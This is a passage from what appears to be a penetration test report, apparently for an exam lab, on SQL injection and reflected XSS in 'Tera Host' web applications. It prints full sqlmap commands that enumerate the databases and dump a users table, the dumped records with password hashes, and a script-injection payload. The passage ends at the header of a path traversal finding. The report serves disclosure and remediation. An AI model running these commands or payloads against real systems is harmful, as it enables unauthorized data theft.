
Description

SQL Injection is an attack technique used to exploit applications that construct SQL statements from user-supplied input. When successful, the attacker is able to change the logic of SQL statements executed against the database.

Structured Query Language (SQL) is a specialized programming language for sending queries to databases. The SQL programming language is both an ANSI and an ISO standard, though many database products supporting SQL do so with proprietary extensions to the standard language. Applications often use user-supplied data to create SQL statements. If an application fails to properly construct SQL statements it is possible for an attacker to alter the statement structure and execute unplanned and potentially hostile commands. When such commands are executed, they do so under the context of the user specified by the application executing the statement. This capability allows attackers to gain control of all database resources accessible by that user, up to and including the ability to execute commands on the hosting system.

Proof of Concept

In me.terahost.exam index page, users can be updated their profile. Malicious user can inject malicious payloads in user profile update and that can lead to SQL injection.




```
POST /update-user HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/profile
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 244
Connection: close
Cookie: _sid_=titu5spm0a1duphm152qdic2p7

name=[redacted]&surname=test&email=[redacted]gmail.com&street_address=8850+Egestas+Ave&city=
Berlin&zip=29977-647&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiuasfsg=
5abdf8b8520b71f3a528c7547ee92428
```

Figure (4.6.1) HTTP Raw Request

sqlmap command

```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u
http://me.terahost.exam/update-user -
data="name=test1&surname=test&email=test@test.com&street_address=8850+Egestas+Avsdsde&c
ity=Berlin&zip=2020&iban=GT33211377800379210569053628&password=&uID=500&acdt67gsh
fuiuasfsg=" -p 'city,address,acdt67gshfuiuasfsg' --cookie="_sid_=48np95r1h9fo7i5qlf2o261re4;
displayoptions=1" --random-agent --dbs
```

Databases




```
[02:10:06] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[02:10:06] [INFO] fetching database names
[02:10:06] [INFO] resumed: 'information_schema'
[02:10:06] [INFO] resumed: 'terahost'
available databases [2]:
[*] information_schema
[*] terahost

[02:10:06] [INFO] fetched data logged to text files under '/home/[redacted]/.sqlmap/output/me.terahost.exam'

[*] ending @ 02:10:06 /2020-11-27/
```

Figure (4.6.2) sqlmap output

sqlmap command

sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u http://me.terahost.exam/update-user -data="name=test1&surname=test&email=test@test.com&street_address=8850+Egestas+Avsdsde&city=Berlin&zip=2020&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiuasfsg=" -p 'city,address,acdt67gshfuiuasfsg' --cookie="_sid_=48np95r1h9fo7i5qlf2o261re4; displayoptions=1" --random-agent -D terahost --tables

Tables




```
[02:13:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[02:13:52] [INFO] fetching tables for database: 'terahost'
[02:13:52] [INFO] resumed: 'user_info'
[02:13:52] [INFO] resumed: 'users'
Database: terahost
[2 tables]
+-----------+
| user_info |
| users     |
+-----------+

[02:13:52] [INFO] fetched data logged to text files under '/home/kokn3t/.sqlmap/output/me.terahost.exam'

[*] ending @ 02:13:52 /2020-11-27/
```

Figure (4.6.3) sqlmap output

sqlmap command


```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u
http://me.terahost.exam/update-user -
data="name=test1&surname=test&email=test@test.com&street_address=8850+Egestas+Avsdsde&city=Berli
n&zip=2020&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiuasfsg=" -p
'city,address,acdt67gshfuiuasfsg' --cookie="_sid_=48np95r1h9fo7i5qlf2o261re4; displayoptions=1" --
random-agent -D terahost -T users --dump
```

Dump Data



```
[02:14:57] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.5
[02:14:57] [INFO] fetching columns for table 'users' in database 'terahost'
[02:14:57] [INFO] resumed: 'id'
[02:14:57] [INFO] resumed: 'mediumint(8) unsigned'
[02:14:57] [INFO] resumed: 'Name'
[02:14:57] [INFO] resumed: 'varchar(255)'
[02:14:57] [INFO] resumed: 'Surname'
[02:14:57] [INFO] resumed: 'varchar(255)'
[02:14:57] [INFO] resumed: 'email'
[02:14:57] [INFO] resumed: 'varchar(255)'
[02:14:57] [INFO] resumed: 'password'
[02:14:57] [INFO] resumed: 'varchar(255)'
[02:14:57] [INFO] fetching entries for table 'users' in database 'terahost'
[02:14:58] [INFO] retrieved: 'Beck'
[02:14:58] [INFO] retrieved: '177'
[02:14:59] [INFO] retrieved: '755yt4909ejelo7izcc856hyt5061tn9'
[02:15:00] [INFO] retrieved: 'Pellentesque.ut.ipsum@sempertellusid.ca'
[02:15:01] [INFO] retrieved: 'Mendez'
[02:15:01] [INFO] retrieved: 'Jin'
[02:15:02] [INFO] retrieved: '178'
[02:15:02] [INFO] retrieved: '199ra2264ajy1e8ommx441wnz4910me1'
[02:15:03] [INFO] retrieved: 'justo@velitduisemper.co.uk'
[02:15:04] [INFO] retrieved: 'Ratliff'
[02:15:05] [INFO] retrieved: 'Rhiannon'
[02:15:05] [INFO] retrieved: '179'
[02:15:06] [INFO] retrieved: '447ee9994lkr4y1fnzc151nza4564xr5'
[02:15:06] [INFO] retrieved: 'Integer.vitae@elitpellentesquea.edu'
[02:15:07] [INFO] retrieved: 'Wheeler'
[02:15:08] [INFO] retrieved: 'Meghan'
[02:15:08] [INFO] retrieved: '180'
[02:15:09] [INFO] retrieved: '817lf3050ddy2i8voqk281fds5983ut0'
[02:15:10] [INFO] retrieved: 'Aliquam.ornare@iderat.ca'
[02:15:11] [INFO] retrieved: 'Ellis'
[02:15:11] [INFO] retrieved: 'Shelby'
[02:15:12] [INFO] retrieved: '181'
[02:15:13] [INFO] retrieved: '206hv3544qrs9u0mxff004xmo6038bc4'
[02:15:13] [INFO] retrieved: 'sem@pellentesque.com'
[02:15:14] [INFO] retrieved: 'Frederick'
[02:15:14] [INFO] retrieved: 'Kadeem'
[02:15:15] [INFO] retrieved: '182'
[02:15:16] [INFO] retrieved: '905vk3358fia7s9hcbg563izn0792pj3'
[02:15:16] [INFO] retrieved: 'at.nisi@Suspendissecommodo.net'
[02:15:17] [INFO] retrieved: 'Grimes'
[02:15:18] [INFO] retrieved: 'Erica'
[02:15:18] [INFO] retrieved: '183'
```

Figure (4.6.4) sqlmap output



```
Database: terahost
Table: users
[200 entries]
+------+------------------------------------------------------+--------------+--------------+----------------------------------+
| id   | email                                                | Name         | Surname      | password                         |
+------+------------------------------------------------------+--------------+--------------+----------------------------------+
| 1    | ut@etlibero.ca                                       | Sybilla      | Oneill       | 689sm9986gfi6g7dkxf712yiy3681vm8 |
| 2    | porttitor.scelerisque@liberolacusvarius.co.uk        | Xerxes       | Harrison     | 977rr1050flc1y3absc714luw8913on5 |
| 3    | egestas@tristiqueac.co.uk                            | Odette       | Hamilton     | 368fo0667rfg2x7acrt706urx3987oj8 |
| 4    | lacus.Cras.interdum@ligulaDonecluctus.com            | Xantha       | Crane        | 895fn3572syt4r5gqbj234cgg6089cy5 |
| 5    | diam.eu.dolor@euismodindolor.co.uk                   | Kieran       | Alvarez      | 008hh4397liy7z3yawm466byf8146ch7 |
| 6    | Nam.consequat.dolor@Crasdolordolor.edu               | Kaye         | Brennan      | 931hz7998pas8q8proe783wdg4042jm9 |
| 7    | sed.sapien@magnaPraesentinterdum.net                 | Germaine     | Bush         | 332fc1628tjo4h5riuc536syj6584yy2 |
| 8    | aliquet@auguescelerisque.org                         | Maia         | Hendrix      | 720oi7789rjg8p7luor195zrd3681pg8 |
| 9    | sed.tortor@Mauriseu.edu                              | Lillian      | Valencia     | 507vv6280xen2a1gufu009qtw8892oe0 |
| 10   | sit.amet.ultricies@in.co.uk                          | Kylynn       | Price        | 128vc4774dwp2n0vslw709kjr3838bg4 |
| 11   | massa.lobortis.ultrices@gravidanuncsed.org           | Kameko       | Lowe         | 234jb3552zpp9l3bqig190rat9537qd1 |
| 12   | neque@sitamet.com                                    | Maxwell      | Jackson      | 455yk0740gnv1y6xjff583rpq1059nl1 |
| 13   | velit.justo.nec@loremegetmollis.org                  | Zahir        | Thornton     | 070sd7378wuh8m5lcfe793zmc7107wd7 |
| 14   | eu.ultrices@ascelerisque.ca                          | Maryam       | Powell       | 437ok6848pzg3m0ztob617thz0140cg2 |
| 15   | id.erat.Etiam@consectetuermauris.net                 | Peter        | Pena         | 684jf3121lts3d6tjco524rja8098hi8 |
| 16   | Proin@Integer.ca                                     | Lara         | Albert       | 638kx7825jzt6e4oyzf368fxr6624ah0 |
| 17   | sed.orci.lobortis@velitin.org                        | Quon         | Matthews     | 760wj0960hnm5m0qmrq172lud9030ni1 |
| 18   | a.sollicitudin@pharetra.edu                          | Cullen       | Benjamin     | 929pd9675kgs1d6xozq394ijs7479ea9 |
| 19   | purus@acturpisegestas.co.uk                          | Gregory      | Mercado      | 385bf0978xbf0c9qhpu240efx6026ev5 |
| 20   | nonummy@eratvolutpatNulla.org                        | Merrill      | Lynch        | 123bd7730vhr9e7auuh875tkt2270nq9 |
| 21   | magna@acturpis.com                                   | Cullen       | Nolan        | 691dj2115qjk9u7jgpk167lxi3637ly0 |
| 22   | eu@Nuncacsem.ca                                      | Mariam       | Raymond      | 989cx7924oiw8j2fcsm143vqg7830nu3 |
| 23   | ipsum.Phasellus.vitae@neque.ca                       | Xena         | Wilder       | 572ng6706vsb3o2qyda824lsl4277ku1 |
| 24   | diam@risusNullaeget.com                              | Iona         | Holman       | 840so1970wwx4s5crca829kwb7495ij1 |
| 25   | sagittis.felis.Donec@ac.com                          | Kelly        | Larsen       | 603cb8631ukh2x6hjne364kth8253ek1 |
| 26   | luctus@nequeSedeget.ca                               | Dolan        | Butler       | 776oo0527zyu5o7ovtn407mlf1054kz2 |
| 27   | ante.blandit.viverra@ullamcorpermagnaSed.co.uk       | Beck         | Meadows      | 134eh7246ayy6i4elbj454mna6197qw4 |
| 28   | risus.Donec@Duisrisusodio.co.uk                      | Brianna      | Mendez       | 603hc2636pjk9p7csof363iqf9678pw1 |
| 29   | dui.Suspendisse.ac@loremluctus.com                   | Linda        | Moody        | 658em1294utt9b1ilqh480ihd9500sr9 |
| 30   | posuere.cubilia@tinciduntDonecvitae.edu              | Veda         | May          | 071oe0640wkr7v6oasi385mfq4970do5 |
| 31   | Curabitur.dictum.Phasellus@adipiscing.ca             | Harlan       | Calderon     | 048jr9090hox6w0tmch075hjp4317rf9 |
| 32   | tempor.diam@diam.org                                 | Lenore       | Hammond      | 160gc2437kfo3l4pytq286tmz5874ac8 |
| 33   | Morbi.quis@adipiscing.org                            | Giacomo      | Ashley       | 935pk4247exu9d5lvzu862mvf7888yj7 |
| 34   | Vestibulum.ante.ipsum@magnamalesuada.com             | Mary         | Snow         | 140lf1687ugz0n7pssp556gvl1391mw4 |
| 35   | enim.commodo@quam.co.uk                              | Iris         | Fernandez    | 747li2148ctu6b5vafr157amy5010pp1 |
| 36   | mi@justoPraesentluctus.co.uk                         | Kennan       | Kinney       | 432ap8771ycw6h8hgij218cbx2741dz1 |
| 37   | aliquet@egetmetus.org                                | Shaine       | Owens        | 283tk7259psf2i6swek826rcp0986hz0 |
| 38   | dui@Suspendissenon.org                               | Hayden       | Rodriguez    | 247ks2736yva2q2tres312nzv4540cw7 |
| 39   | est.Nunc.laoreet@pede.edu                            | Amery        | Knight       | 454fw5567onx0n9uefz275mba7902et2 |
| 40   | porttitor.eros.nec@estMauriseu.co.uk                 | Kareem       | Tillman      | 416km0208xms5t4tuui444ibq7827wx4 |
| 41   | a@aliquamadipiscinglacus.com                         | Wilma        | Johnson      | 500ea9010ocx7f1ifze205kdf1510sw9 |
| 42   | magna.Suspendisse@enimcommodohendrerit.org           | Bruno        | Silva        | 720jd9850xep9l0tchs955qfl3231wn2 |
| 43   | vitae.erat@gravidaPraesenteu.edu                     | Steven       | Cooley       | 806gs7612xmk0e8hufm337btk4399ds9 |
```

Figure (4.6.4) sqlmap output

List of Host Identified

me.terahost.exam

Recommendation

Use parameterized queries that prevent the interpretation of user input as SQL command syntax. Parameterized queries create placeholders for data that is subsequently inserted at runtime. Since data is only inserted into placeholders, there is no risk of the input being interpreted as SQL syntax. Although not sufficient, stored procedures and input sanitation can help prevent SQL injection in some cases.

References

https://www.owasp.org/index.php/SQL_Injection

4.7 Reflected Cross Site Scripting in FOOCorp BLOG

Severity:	Medium	Likelihood:	Medium	Type:	Coding Flaw


Explanation

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Proof of Concept

In the articles page of Tera Host website, page parameter “http://blog.terahost.exam/?page=” was vulnerable to Cross Site Scripting.

```
d95ra--><script>alert(document.domain)</script>qw98b
```


blog.terahost.exam/?page=d95ra--><script>alert(document.domain)</script>qw

blog.terahost.exam

Figure (4.7.1) Cross Site Scripting

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

Any user-supplied data should be properly encoded before being returned to the user. When receiving data from the user, data should be sanitized according to individual application requirements and any unexpected data removed.

References

https://portswigger.net/web-security/cross-site-scripting/reflected

4.8 Path Traversal Leads to Source Code Disclosure FooCrop BLOG

Severity:	High	Likelihood:	Medium	Type:	Coding Flaw


Explanation

